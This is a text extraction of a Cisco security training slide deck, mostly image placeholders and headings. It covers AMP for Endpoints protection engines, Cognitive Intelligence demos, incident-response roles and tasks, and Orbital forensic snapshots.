
# Cognitive Intelligence - Demo: WEB Summary



182




# Cognitive Intelligence - Demo: WEB Details






# Cognitive Intelligence - Demo: Further Analysis








## Cognitive Intelligence - Demo: AMP Search




# Cognitive Intelligence - Demo: AMP





#### СТА


## Cognitive Intelligence - Demo: AMP to CTR





#### CTA 🌘

## Cognitive Intelligence - Demo: Threat Response









 Cisco manages Intelligences in Cognitive Analytics Service





 Customer configures WebLog Upload to Cognitive Analytics.
 Web Traffic Log can be a huge amount of Information which must be processed and classified

#### Samples

Sample Analysis

File Analysis



 Analysis Results and Behavior is shared with Cognitive Analytics. This improves to classify single webrequests to e.g. well known good websites







**Endpoint** 

Analytics

Sample Analysis

File Analysis


 If a client tries to connect to an IP which was classified by Cognitive Analytics, an corresponding Threat Event is generated in AMP for Endpoints Console


Retrospective

**Threat Event** 


Cognitive Incident











# It's Quiz Time: AMP for Endpoints Engines



$$a^2 + b^2 = c^2$$


This is the formula for probabilistic Threat Propagation in Cognitive Threat Intelligence.

True or False?



# How does AMP protect our systems?


#### **AMP-ENABLED & ENDPOINT** AMP-Enabled & Endpoint Integration Protection Finds the low hanging fruit, fast. Tracks File Reputation Check - SHA256 Clean. Malicious and Unknown hashes Examines PE headers, looks at DLL imports, compile location and ~400 SPERO Static Analysis factors. Machine learning engine. Dynamic analysis performed on unknown Threat Grid File Analysis files in virtual sandboxing environment Cisco's Threat Team and Cloud Cisco Talos Cloud Intelligence source **AMP FOR ENDPOINTS** Additional Protection available in AMP for Endpoints Randomize memory structures to protect **Exploit Prevention\*** against memory attacks and file-less malware Rules engine that looks at malicious MAP Behavioral Analysis\* behaviors locally on the workstation Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic ETHOS Fuzzy Fingerprinting malware to known hashes Tetra Anti-Virus Engine Signature based local AV protection Behavior-based analysis to uncover known Cloud IOCs and unknown malware Monitors inbound/outbound network traffic Device Flow Correlation (DFC) for malicious destinations Protects key system services (such as System Protection\* Isass.exe) from exploitation Provides response capability and permits endpoints to be isolated from all or portions of **Endpoint Isolation** the network





\* Windows Clients Only

LUNCH Break 12:45 - 14:30



# Agenda

- O. General Introduction
- 1. Architecture The IT Architect Role
- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management



# Incident Response

 What's the role of the Incident Responder?

What is Threat Hunting?

 Cisco's Toolset for the Threat Hunter



# What's the role of the Incident Responder?




# Key Components of Incident Response



#### **PEOPLE**

- Formal Training
- On-the-job experience
- Vendor-specific training
- Internal Training
- Environment knowledge



#### **TECHNOLOGY**

- Endpoint Data
- Network Monitoring
- Threat Intelligence
- Incident Detection
- Forensics

- Preparation
- Detection
- Containment
- Eradication and Recovery
- Lessons Learned



# Reactive Incident Response







# Incident Responders Tasks





**DETECTION** 



**RESPONSE** 



**MITIGATION** 



**REPORTING** 



**RECOVERY** 



**REMEDIATION** 




**LESSONS LEARNED** 



#### Detection










#### Detection










#### Detection

























#### FILE BLACKLIST



#### **GROUP MOVE**










#### FILE BLACKLIST



### **GROUP MOVE**



ISOLATION








7 events



#### FILE BLACKLIST






#### **GROUP MOVE**



**ISOLATION** 



FORENSIC SNAPSHOT





36fb3ce2cbcbc86b0a047a616b84241253559e8a...

# Orbital: Forensic Snapshot



"I know all about my endpoint at a point in time."


Forensics Snapshot




- "Freeze frame" an endpoint when a malicious activity is seen
- Collect evidences during an Incident Analysis
- Capture a snapshot of running processes, open ports and a lot more
- Forensics snapshot on demand or at the time of detection



